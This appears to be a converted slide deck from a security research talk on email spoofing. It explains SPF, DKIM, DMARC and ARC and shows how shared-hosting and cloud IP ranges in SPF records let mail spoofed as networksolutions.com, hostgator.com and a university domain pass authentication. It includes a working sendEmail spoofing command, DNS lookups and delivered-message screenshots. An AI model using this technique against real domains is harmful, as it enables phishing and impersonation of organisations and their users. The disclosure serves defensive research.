
- ❑ Tell email receivers on how to handle unauthenticated emails
- ❑ Verify SPF or DKIM based on the domain passed via **FROM**

```
_dmarc.example.com IN TXT "v=DMARC1; p=reject;"
```





SAMPLE SMTP FLOW





ALL THE MISCONFIGURATIONS



```
v=spf1 include:spf.mailanyone.net -all
```



```
v=spf1 include:spf.mailanyone.net ~all
```



```
_dmarc.example.com. IN TXT "v=DMARC1; p=reject;"
```



```
domainkey.example.com. IN TXT "v=DKIM1; k=rsa; p=MIGfMA0GC"
```



```
_dmarc.example.com. IN TXT "v=DMARC1" no policy
```



```
_domainkey.example.com. IN TXT "v=DKIM1; k=rsa; p=" no pub key
```



ARC, OUR HERO

Authenticated Received Chain

ARC preserves the results of email authentication checks as a message passes through multiple hops, which is particularly valuable for emails that are forwarded or relayed through intermediate servers.



SO IS EMAIL EASY TO SPOOF?





COMPANIES WITH ISSUES



Brevo



Google



Microsoft





Attack Pattern #1

SPF Abuse



Example: spoof email from networksolutions.com

```
<<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> networksolutions.com txt
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39459
; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 65494
; QUESTION SECTION:
networksolutions.com.      IN      TXT

; ANSWER SECTION:
networksolutions.com.    266     IN      TXT      "google-site-verification=4eIncVtJhJSW6qpb
networksolutions.com.    266     IN      TXT      "MS=ms37265135"
networksolutions.com.    266     IN      TXT      "MS=ms78547785"
networksolutions.com.    266     IN      TXT      "v=spf1 ip4:91.199.212.0/24 include:spf1.w
sforce.com include:spf.websitewelcome.com include:eig.spf.a.cloudfilter.net -all"
networksolutions.com.    266     IN      TXT      "facebook-domain-verification=m4lpzwyjv2uy
networksolutions.com.    266     IN      TXT      "google-site-verification=5hT-6CoNzJ0wCHwJ
```



What is spf.websitewelcome.com?

Hostgator, probably like most shared hosting services, has a master SPF record that is designed to cover all of its email servers. This allows the company to reorganize their servers without all of their customers having to edit their SPF records. To include Hostgator's record in my own, I needed to set my SPF record to the following:

```
v=spf1 +a +mx +ip4:50.87.144.137 +include:websitewelcome.com ~all
```

Reference: <https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway>



Allowed SPF IP ranges by HostGator

```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> spf.websitewelcome.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;spf.websitewelcome.com.          IN      TXT

.. ANSWER SECTION:
spf.websitewelcome.com. 263     IN      TXT     "v=spf1 ip4:192.185.0.0/16 ip4:50.116.64.0/
18 ip4:50.87.152.0/21 ip4:108.167.128.0/18 ip4:216.172.160.0/19 ip4:108.179.192.0/18 ip4:16
2.144.0.0/16 -all"

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sat Jul 20 16:19:02 UTC 2024
;; MSG SIZE rcvd: 214
```

```
"websitewelcome" => [
  "50.87.152.0/21",
  "50.116.64.0/18",
  "108.167.128.0/18",
  "108.179.192.0/18",
  "162.144.0.0/16",
  "192.185.0.0/16",
  "216.172.160.0/19"
]
```



Enable HostGator SMTP credentials



Mail Client Manual Settings

If you do not see an auto-configuration script for your client in the

Secure [SSL/TLS](#) Settings (Recommended)

Username:	<input type="text"/>
Password:	<i>Use the email account's password.</i>
Incoming Server:	gator4208.hostgator.com IMAP Port: 993 POP3 Port: 995
Outgoing Server:	gator4208.hostgator.com SMTP Port: 465

IMAP, POP3, and SMTP require authentication.



HostGator SMTP server is included in the master SPF

```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> gator4208.hostgator.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56938
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 65494
;; QUESTION SECTION:
;gator4208.hostgator.com.      IN      A

;; ANSWER SECTION:
gator4208.hostgator.com. 7170    IN      A      108.167.189.34
```

```
"websitewelcome" => [
  "50.87.152.0/21",
  "50.116.64.0/18",
  "108.167.128.0/18",
  "108.179.192.0/18",
  "162.144.0.0/16",
  "192.185.0.0/16",
  "216.172.160.0/19"
]
```



ATTACK FLOW

Envelope	HELO networksolutions.com MAIL FROM:<admin@networksolutions.com> RCPT TO: <target@gmail.com> DATA
RFC 5322 Violation	
Message	FROM: <admin@networksolutions.com> TO: <target@gmail.com> Subject: Hello World
DKIM-Signature: v1; d=victim.com;h=Content	

Verify sender IP based on the SPF record of networksolutions.com

1

SPF



2

Verify SPF status for networksolutions.com

2

DMARC




3





Send the email via utility



```
sendEmail -f admin@networksolutions.com  
-xu $username  
-xp $password  
-t target@gmail.com  
-u "Subject"  
-m "Something believable"  
-s gator4208.hostgator.com:587
```

Reference: <https://github.com/zehm/sendEmail>



Enable HostGator SMTP credentials

Hello World Inbox x



admin@networksolutions.com <admin@networksolutions.com>

to me ▾

This is a test email sent from the command line using sendEmail and HostGator.

Original Message

Message ID	<735738.005812408-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, Jun 21, 2024 at 3:05 PM (Delivered after 3 seconds)
From:	"admin@networksolutions.com" <admin@networksolutions.com> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Hello World
SPF:	PASS with IP 35.89.44.37 Learn more
DMARC:	'PASS' Learn more



SPOOF ROOT DOMAINS ALSO

Subject: HostGator Support Follow-Up Minutes

SPF: PASS with IP 44.202.169.33 [Learn more](#)

DMARC: 'PASS' [Learn more](#)

HostGator Support Follow-Up Minutes

HA Hostgator Accounting <no-reply@hostgator.com> <admin@hostgator.com>
To: Caleb Sargent

Retention: DPT default 3 year delete Expires: 05/06/2028.

This message is from an external sender.


Hi Caleb,

We just wanted to check in regarding your account. Let us know if you need anything else.

Thanks,
HostGator Support



SAMPLED RESULTS – SPF ABUSE




The majority did not have DMARC configured






SAMPLED RESULTS – SPF ABUSE



~ 30%

Domain Vulnerability



?%

Domain Vulnerability



CLOUD COMPUTE TRUST





COMPUTE INSTANCE WITHIN IP RANGE

The screenshot displays the Alibaba Cloud ECS console. The left sidebar shows navigation options for Elastic Compute Service, including Overview, Events, Tags, Troubleshooting, Applications, My Services, and Instances & Images. The main content area shows the 'Overview' page for an Elastic Compute Service instance. The instance ID is 'i-rj9eaylj57totjrrff1l', which is in a 'Running' state with 2 vCPUs and 4GiB of memory. The instance name is 'launch-advisor-20250428', located in the 'US (Silicon Valley)' region, and was created on 'Apr 28, 2025, 21:13:00'. The public IP address is '47.254.65.198', which is highlighted with a red rectangular box. Below the instance details, there are buttons for 'Create Instance' and 'Migrate Server', along with a search input field.

Resource Name	Status
Elastic Compute Service	Running
1	1

i-rj9eaylj57totjrrff1l	Running(2 vCPUs, 4GiB)
Name	launch-advisor-20250428
Region	US (Silicon Valley)
Creation Time	Apr 28, 2025, 21:13:00
Public IP Address	47.254.65.198



EXAMPLE IN THE WILD

```
root@Email:~# sudo dmidecode -s system-manufacturer
DigitalOcean
root@Email:~# curl ipconfig.io/ip
142.93.198.253
root@Email:~#
```

spf:morling.edu.au

Solve Email Delivery Problems

```
v=spf1 include:_s00155613.autospf.email ~all
```

Prefix	Type	Value
	v	spf1
+	include	<u>_s00155613.autospf.email</u>
~	all	

SuperTool Beta9

SPF Record Lookup

spf: _s00155613.autospf.email

Find Problems Solve Email Delivery Problems



```
v=spf1 ip4:40.92.0.0/15 ip4:66.102.0.0/20 ip4:74.125.0.0/16 ip4:35.191.0.0/16 ip4:54.240.0.0/18 ip4:128.17.0.0/20 ip4:13.111.0.0/16 ip4:149.72.58.233 ip4:167.89.0.0/17 ip4:50.31.32.0/19 ip4:198.21.0.0/21 ip4:149.72.0.0/16 ip4:138.68.0.0/16 ip4:159.89.0.0/16 ip4:159.65.0.0/16 ip4:167.99.0.0/16 ip4:142.93.0.0/16 ip4:68.183.0.0/16 ip4:167.71.0.0/16 ip4:64.225.0.0/16 ip4:40.107.0.0/16 ip4:52.100.0.0/15 include:_s001556130.autospf.email ~all
```



EXAMPLE IN THE WILD

Original message

Message ID	<20250526230107.B23F040A43@morling.edu.au>
Created on:	26 May 2025 at 19:01 (Delivered after 0 seconds)
From:	root <no-reply@morling.edu.au>
To:	[REDACTED]@gmail.com
Subject:	Test from DigitalOcean
SPF:	PASS with IP 142.93.198.253 Learn more
DMARC:	'PASS' Learn more

Test from DigitalOcean



○ root <no-reply@morling.edu.au>

To: ● Caleb Sargent

Retention: DPT default 3 year delete Expires: 05/26/2028.


This message is from an external sender.

This is a test



